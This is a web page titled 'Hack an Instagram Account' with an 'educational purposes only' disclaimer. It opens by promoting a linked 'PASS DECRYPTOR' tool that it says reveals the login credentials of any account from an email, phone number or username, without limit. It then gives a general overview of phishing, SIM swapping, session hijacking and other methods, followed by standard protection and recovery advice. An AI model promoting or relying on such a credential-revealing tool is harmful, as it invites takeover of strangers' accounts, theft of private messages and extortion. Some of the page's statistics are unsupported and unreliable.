
Hack an Instagram Account: Hacking Methods and Recover Lost Password
WARNING: For educational purposes only
This page explains how hackers operate to better protect yourself. Any malicious use is strictly prohibited. Learn how to hack an Instagram account to better protect yourself, recover a lost Instagram password, and secure your profile against hackers.

PASS DECRYPTOR
Here’s how to access an Instagram account using an email address, phone number, or username (@):
- Access the platform via this link: https://www.passwordrevelator.net/en/passdecryptor
- Open the application and enter one of the following: an email address, phone number, or username (@username).
- The tool analyzes the data and displays the associated login credentials.
Note: You can repeat this operation for as many accounts as needed, with no limitations.
Why do hackers want to hack an Instagram account?
Understanding why hackers seek to hack an Instagram profile and recover compromised accounts is essential for your protection. If your Instagram account has been hacked or if you lost your Instagram password, it's crucial to know how to react. Instagram is a prime target for cybercriminals:
- Monetary value: Influential accounts are sold on the dark web
- Personal data: Access to contacts, private messages, photos
- Spam platform: Mass distribution of scams and spam
- Identity theft: Scams targeting friends and reputation damage
- Blackmail and extortion: Threats to publish private content
How hackers hack an Instagram account: The 6 most common hacking methods
Discover the techniques used to hack an Instagram account and how to recover a hacked account. These methods explain why so many people ask "how to hack an Instagram account" and seek solutions to recover their hacked account.
1. Phishing
Over 90% of attacks use this method. Hackers create perfect replicas of Instagram login pages.
How it works:
- Email: “Security issue with your account”
- Link to fake Instagram login page
- Theft of entered credentials
- Redirect to the real Instagram page
2. Social Engineering
Hackers exploit human trust rather than technical vulnerabilities.
Techniques used:
- Message: “Instagram Support needs your password”
- Fake collaboration offers
- Threats to publish content
- Impersonation of friends or family
3. Malware
Spyware programs that log everything you type on your keyboard.
Infection methods:
- “Follower generator” apps
- Malicious browser extensions
- Infected email attachments
- Malicious ads
4. SIM Swapping
An advanced technique where hackers take control of your phone number.
Process:
- Collection of personal information
- Call to your mobile carrier pretending to be you
- Transfer of your number to their SIM card
- Interception of 2FA SMS codes
5. Brute Force
Automated programs testing thousands of password combinations.
Limitations:
- Instagram blocks after 3–5 attempts
- Automated behavior detection
- Ineffective against complex passwords
6. Session Hijacking
Interception of browser cookies to access your account without a password.
Risks:
- Unsecured public Wi-Fi networks
- Malware capturing sessions
- Security flaws on third-party websites
7 effective protection strategies
1. Strong and unique passwords
- Minimum 12 characters – ideally 16+
- Mix of uppercase, lowercase, numbers, and symbols
- No personal information
- A different password for every account
- Use a password manager
2. Two-factor authentication (2FA)
- Enable two-factor authentication
- Prefer authenticator apps over SMS
- Google Authenticator, Authy, or Microsoft Authenticator
- Securely store your backup codes
- Settings > Security > Two-factor authentication
3. Monitor active sessions
- Regularly check your active sessions
- Enable login notifications
- Immediately log out unknown devices
- Settings > Security > Active sessions
4. Third-party apps
- Regularly review app permissions
- Delete unused apps
- Avoid “follower generator” apps
- Settings > Security > Apps and websites
5. Phishing protection
- Always verify the URL before logging in
- Only instagram.com – beware of variations
- Don’t click suspicious links
- Instagram never asks for your password via message
6. Device security
- Keep antivirus software updated on all devices
- Install apps only from official stores
- Regular system updates
- Use a VPN on public Wi-Fi
7. Dedicated email address
- Create an email address used exclusively for Instagram
- Don’t use it for other services
- Enable 2FA on this email as well
- Protects your other accounts if compromised
What to do if your account is hacked?
Act quickly – every minute counts:
- Try to log back in and immediately change your password
- Report the hack to Instagram via https://help.instagram.com
- Change your associated email password
- Review all third-party apps
- Check recent changes (email, phone number)
- Alert your followers through another channel
- Scan your devices with antivirus software
- Enable 2FA if not already active
FAQ – Frequently Asked Questions
Can an account be hacked without the victim’s interaction?
Most attacks require action from you (clicking a link, installing an app). Purely technical attacks without interaction are rare and complex.
Do “follower generators” actually work?
No, they’re almost always scams designed to steal your credentials or install malware. They don’t generate real followers.
Can Instagram really protect me?
Instagram has automated protections (suspicious behavior detection, blocking repeated attempts), but your actions are equally critical. You are your first line of defense.
I clicked a suspicious link—what should I do?
Immediately change your Instagram and email passwords, enable 2FA, monitor your account activity, and run a full antivirus scan.